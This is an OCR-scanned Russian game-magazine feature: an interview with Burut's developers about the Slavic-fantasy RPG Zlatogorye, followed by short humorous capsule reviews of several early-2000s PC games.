Александр '2poisonS' Сидоровский (2poisonS@xaker.ru)

Недавно я увидел демку одной игры, которая сорвала у меня крышу моментом. Первые впечатления: Fallout в древне-славянском мире. Присмотрелся поближе - оказалось, что это не просто Fallout, а скорее модифицированный, апгрейденный Fallout, более совершенная вариация на тему глобальной ролевой игры. Стал искать, откуда у этой игры ноги растут, и вышел на команду разработчиков - российскую компанию Burut (www.burut.ru). Конечно, я не мог не расспросить ребят из Burut о "Златогорье" - так называется их новый проект. Могу тебе сказать без преувеличений, у них получилась одна из лучших RPG года! Так что читай и знакомься.

На вопросы отвечали Владимир Николаев, руководитель проекта, и Сергей Игрушкин, ведущий сценарист. Вопросы задавал Александр '2poisonS' Сидоровский

Х: Для начала расскажите немного о своей команде. Кто вы, откуда, как давно занимаетесь созданием компьютерных игр. Во что играете сами? Какие у вас хобби? Короче, давайте знакомиться :).

Мы - команда достаточно молодая, подобными проектами занимаемся меньше года, однако это не значит, что мы новички в деле создания игр. Каждый из нас в прошлом, так или иначе, имел отношение к игровой индустрии.

Наши программисты, например, раньше занимались демомейкингом, причем добились значительных успехов на этом поприще, художники и дизайнеры участвовали в создании компьютерных игр, правда, не такого уровня. Сценаристы долгое время увлекались написанием так называемых fan-fiction, то есть произведений, в основу которых были положены события тех или иных игр.

Формирование нашей команды проходило в очень жестких условиях, поскольку в нашем деле важен не только профессионализм, но также и увлеченность, преданность своему делу. Процесс отбора шел долго, но те, кто остались - настоящие энтузиасты своего дела, люди, горячо любящие компьютерные игры, готовые ночи напролет работать над созданием своего детища. Доходило иной раз до того, что нашему боссу приходилось буквально силой отправлять домой сотрудников, не желающих покидать рабочие места.

Конечно, подобная увлеченность вредит личной жизни - нам пришлось оказаться от многих радостей ради работы, однако мы ничуть об этом не жалеем.

Разумеется, периодически мы устраиваем себе передышки - выезжаем на природу, жарим шашлыки, пьем пиво. У каждого из нас есть свое хобби, причем интересы достаточно разносторонние - от коллекционирования моделей до радиолюбительства, от шахмат до парашютного спорта. Однако любимейшим нашим развлечением является игра в пейнтбол - вот тогда-то мы отрываемся на все сто!

Каждый человек в нашей команде является, что называется, мастером на все руки - при необходимости сценаристы садятся за PhotoShop, а программисты превращаются в бета-тестеров.

Все сотрудники стойко выносят критику координатора, да и сами не остаются в долгу - иногда споры перерастают в горячие дебаты.

Одним словом, команда, на наш взгляд, является сплоченным объединением идейных людей, профессионалов своего дела, посвятивших созданию компьютерных игр всю свою жизнь.

В последнее время, как это ни странно, мы играем исключительно в "Златогорье".

А если серьезно, то мы - геймеры с большим стажем, выросли на Dune2 и Civilization, и до сих пор очень сильно любим эти игры, и не только потому, что они были для нас первыми. Несмотря на примитивную по теперешним меркам графику, сам геймплей этих игр находится на недосягаемом для многих уровне.

Мы активно интересуемся новинками игрового мира, причем стараемся объективно относиться к играм разных жанров, ведь почерпнуть какие-то положительные моменты можно даже из не очень удачных творений.

Но все же нам наиболее близок по духу жанр ролевых игр. Подобные игры способствуют развитию личности, предполагают наличие у игрока определенных способностей, смекалки, позволяют реализовать желания и побуждения. Если, к примеру, 3D-shooter дает возможность почувствовать себя суперменом, сметающим на своем пути всех и вся, любители стратегий ощущают себя главнокомандующими армиями неустрашимых воинов, то РПГ, на наш взгляд наиболее полно имитирует реальную жизнь, только на более интересном уровне, не ограниченном никакими условностями.

Примером такой игры может служить любимый нами Fallout - он воплощает в себе именно те элементы, которые позволяют вжиться в персонажа, прочувствовать неповторимую атмосферу уникального мира. В этом отношении Baldur's Gate и ее многочисленные клоны меньше соответствуют нашему пониманию ролевой игры - система, отлично себя зарекомендовавшая в настольных играх AD&D, все же не совсем подходит для компьютерной реализации. Да и честно говоря, в настоящее время идея Forgotten Realms исчерпала себя, и дальнейшее ее развитие не представляет, на наш взгляд, особого интереса.

Мы собрали воедино все те достоинства, которые воплощает в себе Fallout, и постарались сделать "Златогорье" еще более интересным и увле-


КОЕ ГРАЖДАНСТВО?


кательным, перенеся игровые события в другой мир, мир сказок и фэнтезийных героев. Насколько это нам удалось - судить вам.

Расскажите немного о "Златогорье". В двух словах - что это за игра и чем интересна?

"Златогорье" - это глобальная ролевая игра с необычайно широкими возможностями.







Ролевая система, в которой мы постарались воплотить все наши задумки, позволяет создавать сотни различных профилей героя, причем каждый из них имеет свои преимущества. Значительное количество всевозможных способностей и умений еще больше разнообразят игровой процесс, делают его интересным и непредсказуемым.

Общее число комбинаций всевозможных параметров представляет собой поистине астрономическую цифру, и даже мы не в состоянии предугадать дальнейшее развитие событий в каждом конкретном случае.

Особенностью нашей игры является отсутствие жестких рамок, как это встречается, например, в AD&D, наоборот, при желании игрок может полностью сменить специализацию своего героя непосредственно в течение игры. Такой подход позволяет более гибко управлять прогрессией героя в соответствии с желаниями игрока.

Отдельного внимания заслуживает игровой мир Златогорья, включающий в себя огромную долину со всеми ее обитателями, как дружественными, так и весьма воинственно настроенными. Более сотни различных локаций, города, деревни Златогорья дают возможность погрузиться в происходящие события, почувствовать себя частью уникального мира. 150 уникальных персонажей, каждый из которых живет своей жизнью, имеет свои интересы, отнюдь не всегда совпадающие с интересами главного героя, создают неповторимую атмосферу течения жизни. При этом герой отнюдь не является центром вселенной, для достижения цели ему потребуется вступать в сложные взаимоотношения с окружающими его людьми, помогать им решать различные проблемы.

В игре также присутствует развитая магическая система, включающая в себя более пятидесяти оригинальных заклинаний, каждое из которых имеет несколько уровней.

Процесс экипировки максимально нагляден - каждый предмет визуализируется на герое, что, в отличие от стандартной системы, принятой во многих ролевых играх, позволяет не только снабдить персонажа необходимым вооружением и доспехами, но и увидеть, насколько "к лицу" ему тот или иной предмет. Такой подход, на наш взгляд, является наиболее удобным и позволяет изменять внешний вид героя в широчайших пределах по желанию игрока. Более того, любое изменение в обмундировании визуализируется непосредственно в игре, делая игровой процесс еще более интересным. Наглядность также достигается большим количеством всевозможного вооружения и доспехов, обладающих своими уникальными параметрами и особенностями, да и просто красивых внешне.

Чтобы не отпугнуть начинающих игроков, мы уделили особое внимание балансу трех базовых классов, потратив на прохождение каждым из них более двух месяцев. Это отнюдь не значит, что остальные комбинации были оставлены без внимания, совсем наоборот. Каждый из нас создал для себя, что называется, любимца по своему образу и подобию, и в результате длительных экспериментов с различными классами мы пришли к выводу, что любая конфигурация героя будет одинаково интересна.

Что представляет собой мир, в котором происходит действие игры? Ведь за его основу взята не средневековая Европа, как в традиционном фэнтези, а славянская (или древнерусская) культура. Характерная "архаичная" речь героев, шишкун и лихо болотное вместо гоблинов и орков... Почему вы решились на этот шаг, ведь есть опасность того, что западные игроки не примут новую игровую вселенную?

Придумать свой мир гораздо тяжелее, но это сполна окупается тем, что игрок постоянно открывает для себя что-то новое. Ведь когда человек знает, что из-за угла на него прыгнет тролль, которого можно убить огнем или кислотой, но у которого сильно сопротивление простому оружию... или на него нападает давно приевшийся орк... Это далеко не так увлекательно, как разведывание и познавание действительно интересного мира, наполненного уникальными, нигде до этого не встречавшимися противниками.

Создавая "Златогорье", мы не стремились в точности соблюсти все исторические особенности, поскольку многие из них были бы совсем не интересны игроку, да и нам самим. В первую очередь, долина Златогорья представляет собой фантезийную страну, полную загадок и тайн, страну, живущую своей собственной жизнью.

Главная цель, которую мы преследовали на протяжении всего процесса создания игры - это сделать мир увлекательным, необычным и просто красивым.

Как развивается сюжет игры? Это традиционный "найди-и-убей-главного-злодея-и-заодно-спаси-мир" или что-то более неординарное?

Мы постарались создать действительно увлекательный сюжет - не просто хаотичный набор заданий типа "пойди туда



и принеси вот это", а целую историю с интригой и весьма неординарной развязкой.
На начальном этапе игры сюжет действительно производит впечатление линейного, однако затем игрок оказывается в гуще событий, подчас противоречивых, и все же приводящих к логическому финалу.
Тем самым мы постарались избавиться от пресловутой линейности и одновременно не отпугнуть игрока сложностью сюжета. Все игровые события постепенно подогревают интерес, в конце концов приводя к весьма неожиданной развязке. Более того, в отличие от множества подобных игр, в которых герой обречен на финальную схватку со Злом, в нашем случае игрок до самого последнего момента обладает значительной свободой действий, и развязка игры всецело зависит только от него самого, от его желаний и возможностей.

Когда начинаешь генерацию персонажа, нельзя избавиться от ощущения, что где-то ты уже это видел. Признайтесь, что вы много играли в Fallout и он вам понравился.

Да, действительно, как мы уже говорили, Fallout нам очень нравится, мы считаем его образцом ролевой игры. В "Златогорье" мы постарались собрать все самое лучшее, избавиться от некоторых недочетов, и создать игру, интересную не только нам, но и широкому кругу игроков, не прибегая при этом к простому копированию зарекомендовавших себя с хорошей стороны идей.


Система генерации и развития персонажа - не единственное, что вызывает твердые ассоциации с Fallout. Если судить по игровому интерфейсу, прямое управление возможно только по отношению к главному герою. Сочувствующие NPC будут действовать автономно, как в Fallout? Или все-таки в "Златогорье" традиционная Baldur's Gate-овская система "партии"?

С нашей точки зрения, основной принцип ролевой игры заключается в создании своего собственного уникального образа героя, а вовсе не в управлении целым отрядом. То, что хорошо для стратегии, на наш взгляд, неприемлемо в РПГ. Управление "партией" предполагает одновременную заботу о каждом из членов отряда, усложняет ведение схваток, порождает дополнительные трудности при передвижении по игровому миру.
Отождествление с уникальным персонажем позволяет наиболее глубоко вжиться в фантастический образ, что называется, "холить и лелеять" своего героя - а это, по нашему мнению, главное в ролевых играх.

Насколько большой получилась игра? И как игрок перемещается по пространству Златогорья? Это цепочки миссий или открытый для исследования игровой мир?

Игра получилась достаточно большой, ведь созданный нами мир Златогорья обладает своей уникальной историей, и многие задумки мы просто не смогли реализовать. Удачный, на наш взгляд, синтез древнеславянской мифологии и наших собственных идей создал благотворную почву для фантазии, не ограниченной никакими условностями и установленными стандартами.
При этом игровой мир получился очень гибким, открытым для исследования и изучения. С самого начала игроку предоставляется возможность путешествовать по всей долине Златогорья, а не просто перемещаться от одного сюжетного квеста к другому.
Колоритные персонажи, дремучие чащобы, мрачные подземелья, горы, уходящие своими вершинами в поднебесья, разнообразный ландшафт местности - все это придает игровому миру жизненности, позволяет глубже прочувствовать события.

Вы остановились на походовом режиме боя. Почему? Вы считаете, что старый добрый turn-based лучше, чем система, реализованная в Baldur's Gate и распространившаяся затем на многие игры? Или real-time, замаскированный под simultaneous turn-based, как в Fallout Tactics? Если ваша все-таки лучше, то чем?





Возможно, real-time является более динамичным и захватывающим, однако в этом случае исход сражения сводится исключительно к координации движений игрока, его умению быстро шевелить мышкой. Turn-base же позволяет не только тщательно продумать свои действия, спланировать все заранее, он предоставляет игроку возможность наиболее полно использовать особенности нашей ролевой системы - применение всевозможных умений и способностей персонажа, вносящих значительное разнообразие в ход сражения.
Именно поэтому мы выбрали пошаговый режим реализации боев как максимально соответствующий нашему видению игры.

Игра издается не только у нас, но и на Западе, правильно? Причем в английском варианте она называется совсем по-другому. Западные игровые журналы уже обратили внимание на ваш проект? Есть какие-то отзывы, статьи? Интересно, что говорят?

Действительно, "Златогорье" будет издаваться за рубежом под названием "Heath: the Unchosen path". Демо-версия игры представлялась на международной игровой выставке Milia 2001 в феврале этого года. Несмотря на то, что это была всего лишь демо-версия, она получила много положительных отзывов.
Западные журналисты брали интервью, в частности, журнал PC GAMER BENELUX, польские издания проводили сравнительный анализ Златогорья и аналогичных русских проектов, вышедших у них.

Расскажите о процессе создания "Златогорья". Как родилась первоначальная идея? Что вдохновило вас на эту игру? Какие были сложности?

Во-первых, причиной для создания "Златогорья" стало наше горячее желание делать игры, ощутить себя в роли создателей новых миров.
Кроме того, на рынке российских игр ощущалась острая нехватка по-настоящему глобальных РПГ, способных стать в один ряд с зарубежными аналогами. Первоначально мы планировали делать "Златогорье", основываясь только на древнеславянской истории и мифологии, однако впоследствии мы несколько пересмотрели свою позицию. Симулятор исторических событий, отражающий все тонкости жизни тех лет, был бы весьма неинтересен широкому кругу потребителей.
Сложности, само собой, встретились нам во множестве. В основном, трудности касались подбора команды, поскольку найти настоящих профессионалов, энтузиастов своего дела, было очень сложно.
Не меньшие проблемы возникали в процессе творческого поиска, когда мы частенько оказывались перед нелегким выбором - чья точка зрения верна, и чья идея наиболее интересна и достойна воплощения в игре.

В процессе разработки любой игры происходят какие-нибудь курьезы, смешные истории. А у вас есть что рассказать об этом? Может быть, нам стоит искать в "Златогорье" скрытые приколы (так называемые Easter Eggs?)

Курьезов, разумеется, было много, практически все были связаны с процессом отладки и тестирования игры. Так, например, по сюжету наш герой должен был встретиться в бою с Волхом - богом войны и оборотничества в славянской мифологии. Когда же наши бета-тестеры добрались до этого эпизода, их изумлению не было предела - из ворот, откуда должен был появиться противник, стройными колоннами выходили полчища Волхов, все как один в сверкающих доспехах и притом весьма недружелюбно настроенных по отношению к главному герою. Это поистине незабываемое зрелище мы запечатлели на память, в назидание, так сказать, грядущим поколениям.
А вот еще один курьезный момент: в нашей ролевой системе существует специальная способность "Смертельное попадание", дающая обладателю трехпроцентный шанс убить противника первым выстрелом из лука. Впоследствии выяснилось, что в формулы вкралась небольшая ошибка, и вероятность смертельного попадания составила не 3, а 100-3=97 процентов.
По поводу скрытых приколов и пасхальных яиц - они действительно присутствуют в игре: это и дополнительные квесты, которые игрок сможет получить, внимательно читая диалоги, и секретные зоны, заполненные весьма неожиданными предметами, и многие другие вещи, придающие игре особую прелесть. Даже искушенные игроки при первом прохождении не смогут отыскать все скрытые возможности - мы и сами частенько о них забываем!

Наверняка осталось что-то, что вы хотели, но не смогли или не успели воплотить в своей игре. Можете поделиться?


Да, действительно, многие наши планы так и не были реализованы в силу тех или иных обстоятельств. Ведь мир "Златогорья" - это поистине огромная игровая вселенная, до конца не изведанная даже нами. В процессе создания игры выяснилось, что многие из задуманных нами перипетий сюжета слишком глобальны и требуют больших затрат времени на реализацию, поэтому нам приходилось постоянно переосмысливать сюжет, исходя из доступных возможностей.
Мы очень любим наше детище и постоянно его совершенствуем. Десятки стран, сотни народов, их населяющих, каждый со своей историей, могучие Боги, добрые и злые - все это открывает широчайшие просторы для воображения и дает возможность воплотить в жизнь все наши фантазии.
Мы не собираемся идти путем создателей Baldur's Gate и пытаться выжать что-то новое из давно известного и чуточку приевшегося мира, выпуская клоны, похожие друг на друга как две капли воды и отличающиеся только лишь сюжетной линией. Наоборот, изменения будут касаться и ролевой системы, и принципов управления, и самой организации игрового процесса. Надеемся, что подобная эволюция будет интересна не только нам, но и широкому кругу компьютерных игроков.

Надеюсь, все эти фишки (и многие другие) будут реализованы в add-on'е (или стоит сразу ждать "Златогорья" 2?) Какие планы на продолжение игры?


В настоящее время мы ведем активную работу по созданию полноценного продолжения "Златогорья", в котором будут воплощены все те идеи, которые не нашли отражения в первой части. Будут исправлены некоторые незначительные недочеты, планируется также обогатить игру новыми противниками, усовершенствовать ролевую и магическую системы, ввести новые элементы, разнообразящие игровой процесс. Географические рамки мира будут значительно расширены, герой получит возможность путешествовать по целому сказочному континенту, простирающемуся на многие сотни километров, открывать для себя все новые и новые горизонты.
Со стороны программной реализации, будет основательно доработан движок, улучшена графика, что даст возможность максимально полно воплотить наши идеи в жизнь.
Мы планируем завершить разработку продолжения "Златогорья" в кратчайшие сроки, основываясь на наработанном опыте и избегая уже известных ошибок, и надеемся, что вторая часть получится еще более интересной и увлекательной, чем предыдущая.


Последний вопрос: что стоит ждать от вашей команды в будущем? Поделитесь своими творческими планами.

Параллельно с отладкой "Златогорья" мы ведем работы по созданию тактической трехмерной ролевой игры с рабочим названием CREED. Детали этого проекта пока находятся в стадии разработки, однако общая концепция уже ясна. Действие игры будет развиваться на другой планете, заселенной тремя расами, потомками экипажа корабля, потерпевшего крушение. Многие моменты будут революционными - в частности, мы создали поистине уникальную систему экипировки персонажей, до сих пор не встречавшуюся ни в одной игре подобного жанра. Игровой мир будет представлен ни много, ни мало целой планетой с миллионами ее обитателей, как дружелюбными, так и враждебно настроенными. Отдельно стоит сказать о вооружении - помимо стандартных для подобных игр лазерных пистолетов и плазменных пушек, существует огромное количество оригинальных средств ведения боя, в корне отличных для каждой из рас. Кроме того, мы уделяем большое внимание предыстории игровых событий, их логической связке, стараемся создать мир с тысячелетней историей, пожалуй, более глобальный и интересный, чем все, что встречалось до этого. Материалов и наработок вполне достаточно для написания большого романа, и мы собираемся и далее совершенствовать свое детище.
В новом проекте будут реализованы самые последние технические достижения, благо производственные мощности у нас имеются, и мы надеемся, что CREED откроет новую веху в истории создания ролевых игр и станет лучшей игрой жанра RPG-Action 2002 года.
Если вы интересуетесь ролевыми играми и желаете узнать больше о нашей команде, более детально познакомиться с нашими проектами, добро пожаловать на наш сайт www.burut.ru




АЛЕКСАНДР '2POISONS' СИДОРОВСКИЙ (2POISONS@XAKEP.RU)







Урожденная Дальнобойщики 2
Жанр Авто-экономический симулятор
Похожесть Дальнобойщики, Elite
Мать/отец SoftLab-NSK/1C
Требует P2-300(P4-1.7Ghz), 64(256), 3D
Групповуха В ассортименте
Описуха Это не просто симулятор грузовых машин - мы работаем свободным "грузо-перевозчиком", перепродающим товары в разных городах с прибылью для себя. Кроме покупки новых машин и их постоянного апгрейда, тебе придется столкнуться с назойливыми конкурентами-дальнобойщиками, с ГИБДДшниками и даже с мафией. Но, как обычно бывает, за большой игровой мир приходится расплачиваться отсталой графикой.

Приговор ХОРОШО





Урожденная Air Command 3
Жанр Симулятор авиадиспетчера
Похожесть ATC Simulator
Мать/отец Joe's Games/Shrapnel
Требует P133(P200), 16(32)
Групповуха Обломись
Описуха Это вообще не игра. Это для маньяков. Перед тобой круглый экран радара, на котором то и дело появляются значки самолетов (в виде буквы Q). Игрок должен своевременно на эту буковку нажать и отдать ей нужные указания (куда и как ей лететь... отсюдова :)). Ну, в общем-то, и все. Вся игра.

Приговор ЛАЖА


Урожденная Black & White
Жанр 3D Godsim/RTS
Похожесть Populous, SimCity, Dungeon Keeper
Мать/отец Lionhead Studios/Electronic Arts
Требует P2-300(P4-1Ghz), 64(256), 3D
Групповуха Инет
Описуха На самом деле это смесь RTS и тамагочи. Нет, серьезно! Играем за бога, управляем подопечными деревнями, параллельно растим оболтуса-питомца в лучших традициях Creatures. Так и хочется сказать, что игра сделана на редкость качественно и добротно, но все впечатление портит страшное количество глюков, багов, недоработок и просто плохо продуманных мест. А жаль, мог бы быть хит.

Приговор ХОРОШО





Урожденная Desperados
Жанр Тактическая RTS
Похожесть Commandos
Мать/отец Spellbound/Infogrames
Требует P233(P2-300), 64(64)
Групповуха Обломись
Описуха Знаешь, иногда на пиратских играх пишут "Точная копия фирменного диска"? Так вот это - точная копия фирменного диска Commandos. Очень качественный и грамотный клон. Антураж: коммандос на Диком Западе. Салуны, шерифы, прыжки в седло со второго этажа и т. д. В остальном - все то же. В ожидании Commandos 2 - самое то, чтобы уронить слезу ностальгии и заново пережить паранойю воющих сирен.

Приговор ХОРОШО

Урожденная Economic War
Жанр Экономическо-политический симулятор
Похожесть Аналогичные tycoon'ы
Мать/отец Monte Cristo Games
Требует P200(P2-300), 32(64)
Групповуха LAN, Инет
Описуха В этой игре тебе предстоит влезть в шкуру президента свороеменного государства. Тебя ждет обычная рутинная работа: подготовка к выборам (с кампаниями на телевидении, компроматами, подкупами и прочими грязными технологиями), внешняя политика (со шпионами в посольствах, громкими разоблачениями...), экономика, войны и т. д. и т. п. Удивительно то, что все это еще и довольно качественно сделано!

Приговор ХОРОШО




Урожденная Erotica Island
Жанр адвенчура
Похожесть Ibiza Babewatch
Мать/отец Flare Media Ltd.
Требует P200(P233), 32(64)
Групповуха Обломись
Описуха Несмотря на завлекательное название, эротика здесь и рядом не лежала. Нет, если тебя возбуждают уродливые пластилиново-силиконовые тетки, которых тебе надо удовлетворить, чтобы выбраться со ставшего ненавистным острова (в этом, собственно, и заключается цель игры), то можешь попробовать... Лично я бы поберег свою потенцию :).

Приговор ЛАЖА



ЛАЖА → СЛАБО → СРЕДНЕ → ХОРОШО → РУЛЕЗ(З)!


Урожденная **European Super League**
Жанр Футбол
Похожесть FIFA 2001
Мать/отец Virgin Interactive
Требует P233(PII400), 64(64), 3D
Групповуха Обломись
Описуха Футбольный симулятор, задуманный как конкурент FIFA 2001. Создатели решили создать собственную футбольную лигу, состоящую из лучших клубов, так что поиграть за любимую команду тебе вряд ли удастся. Добавь к этому жутко неудобное управление, минимум взаимодействия объектов и отстойную графику, и ты поймешь, что футбол может быть разным.

Приговор ЛАЖА




Урожденная **Evil Dead: Hail to The King**
Жанр Action/Adventure
Похожесть Resident Evil, Blair Witch
Мать/отец Heavy Iron Studios/THQ
Требует PII300(PIII600), 64(128), 3D
Групповуха Обломись
Описуха Ходим, отстреливаем всех встреченных монстров (а попадаются они пачками), собираем всякие полезные предметы. Море кровищи, зато нет системы учета повреждений, так что полюбоваться на отрубленные бензопилой (твое основное оружие) конечности врагов тебе не удастся. Графика слабенькая в сравнении с другими представителями жанра. Элементы квеста не слишком загружают игру.

Приговор СРЕДНЕ






Урожденная **Flanker 2.5**
Жанр Авиасим
Похожесть Flanker 2.0
Мать/отец Eagle Dynamix/1C
Требует P200(P2-300), 32(64), (3D)
Групповуха В ассортименте
Описуха Начнем с того, что это - бесплатный аддон, который можно выкачать из Сети и поставить на 2.0. Отсюда и характер дополнений: маловато и по-мелочи. Да, перерисовали кабину. Да, корабли теперь движутся и стреляют. Да, есть новые самолеты. Чуть подправлено управление (не всегда в лучшую сторону). Но в остальном - все старое. Ну и ладно - все равно ее не брошу, патамушта...

Приговор ХОРОШО






Урожденная **Kohan: Immortal Sovereigns**
Жанр RTS/Tactics
Похожесть Age of Empires, Age of Wonders, Warcraft
Мать/отец Timegate Studios/Strategy First
Требует P233(P2-300), 32(64)
Групповуха LAN, Инет
Описуха Вряд ли можно совершить революцию в жанре стратегий в реальном времени. Довольно нудный сюжет, но зато графика на уровне (за исключением паршивой заставки). Радуют нетипичные для этого жанра тактические возможности (формирование партии, пять параметров характеристики отряда) и присутствие ролевого элемента.

Приговор ХОРОШО

Урожденная **Last Half of Darkness**
Жанр Horror quest
Похожесть 11th Hour
Мать/отец WRF Studios
Требует P166(P233), 32(32)
Групповуха Обломись
Описуха Разработчики считают, что это - классический квест ужасов в лучших традициях жанра. Ну, то есть с мрачным особняком, духом умершей девочки, кнопками Examine и Take вместо нормального point'n'click и прочей атрибутикой старомодной адвенчуры. На самом деле эта жутко глючащая прога на Visual Basic - просто игра, начисто лишенная атмосферы, "правильная по учебнику", но абсолютно не страшная и неинтересная.



Приговор ЛАЖА





Урожденная **Oil Tycoon**
Жанр Симулятор нефтяного магната
Похожесть Transport Tycoon, Rail Road Tycoon 2
Мать/отец Blackstar Interactive
Требует P266(P2-350), 32(64)
Групповуха LAN, Hot Seat
Описуха Находим месторождение нефти, ставим вышку, закупаем оборудование, нанимаем персонал. Потом качаем "черное золото", продаем, купаемся в нефтедолларах... Потом морщимся от примитивной и слишком простой экономической модели, недоработок в геймплее, глюков, отсутствия новизны в реализации. Потом стираем все это на фиг и идем играть в Black & White :).

Приговор СРЕДНЕ



Урожденная **Outlive**
Жанр RTS
Похожесть Starcraft
Мать/отец Continuum Entertainment/Take 2 Interactive
Требует P166(P2-300), 32(64)
Групповуха LAN, Инет
Описуха Если взять все известные стратегии в реальном времени и в произвольном порядке надергать из них элементы, то получится... Правильно, полный отст... Я хотел сказать Outlive. У фанатов жанра игрушка может вызвать ностальгию, у всех остальных - скорее рвотный рефлекс. Хотя, можно ее использовать как пособие для новичков.

